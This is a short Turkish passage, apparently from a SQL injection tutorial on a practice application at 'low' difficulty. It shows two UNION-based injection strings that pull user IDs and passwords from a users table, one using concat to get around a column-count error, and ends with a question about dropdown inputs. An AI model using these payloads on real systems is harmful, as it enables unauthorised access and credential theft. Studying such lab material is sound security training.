
- Artık veritabanını tipini, veritabanı sürümünü, bütün tabloları, saldırmaya karar verdiğimiz kullanıcı tablosunu ve bu tablonun kolonlarını biliyoruz.

1' and '0' = '0' union select user_id, password from users #

- Union ile seçmek istediğimiz kolon sayısını arttırmayı denediğimizde, kolon sayıları ile ilgili bir hata mesajı alırız. Bu hata için yapılabilecek şeylerden bir tanesi ise kolonları concat ile birleştirmek.



1' and '0' = '0' union select concat(user,0x0a,user_id), password from users #



SQL Injection(Düşük Seviye)

Textbox yerine Dropdownlist/combobox türevi bir element olsaydı, bu durumda SQL injection engellenebilir miydi?

